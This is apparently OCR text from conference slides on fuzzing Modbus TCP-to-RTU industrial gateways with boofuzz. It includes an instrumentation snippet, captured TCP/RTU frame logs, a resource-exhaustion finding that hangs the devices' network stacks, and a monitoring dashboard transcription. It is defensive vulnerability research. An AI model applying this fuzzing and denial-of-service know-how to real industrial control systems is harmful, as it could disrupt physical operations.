
- trailer
- byte ordering
- fuzzable fields
- recursive fields

Instrumentation

```
target.procmon = boofuzz.instrumentation.External
(pre=target_pretest, post=target_alive,
start=reset_target, restart=reset_target)
```


Connect(), ARP request, etc..

Reboot



Gateway

Transparent, Modbus, MQTT



Inbound and outbound interfaces
Master and slave configuration

Sniffer

Ethernet Interface

Serial Interface

Payload acquisition (Modbus)

+

Data normalization


Analyzer

- Automatically detects mismatches or packets drop
- Correlation:
  - Timestamp for real-time gateways
  - Nonce for data stations


Real-time gateways configured as Modbus TCP Master + Modbus RTU Slave


```
1574704509.746888,TCP,00:01:00:00:00:06:01:00:00:01:00:01
1574704509.770035,RTU,01:00:00:01:00:01:91:CA

1574704511.271468,TCP,00:02:00:00:00:06:01:01:00:01:00:01
1574704511.289164,RTU,01:01:00:01:00:01:AC:0A

1574704512.802031,TCP,00:03:00:00:00:06:01:02:00:01:00:01
1574704512.875859,RTU,01:02:00:01:00:01:E8:0A

1574704514.328139,TCP,00:04:00:00:00:06:01:03:00:01:00:01
1574704514.343510,RTU,01:03:00:01:00:01:D5:CA

1574704515.860150,TCP,00:05:00:00:00:06:01:04:00:01:00:01
1574704515.878557,RTU,01:04:00:01:00:01:60:0A
```

Example of Modbus TCP fuzzing



Example of Setup








Findings


Resource Exhaustion


- Affects all tested devices
- Hang of the TCP/IP stack
- Hang of the translation process



Welcome to ntopng - Chromium
Digi One IA Configuratio
Welcome to ntopng
Not secure | 192.168.25.45:3000
Flows
Hosts
Interfaces
Search
ntop
Dashboard:
Talkers
Hosts
Ports
Protocols
ASNs
Senders
Top Flow Talkers
192.168.25.40
192.168.25.15
Refresh frequency:
5.0 Seconds
Live update:
A new ntopng (v.4.0.0) is available for download: please upgrade.
ntopng Community/Embedded Edition v.3.8.190204
User admin Interface eth0
21.10 kbit/s [30 pps]
0 bps
0 bps
03:10:48 -0600 | Uptime: 02:48:51
2
0
2 Devices
238 Flows

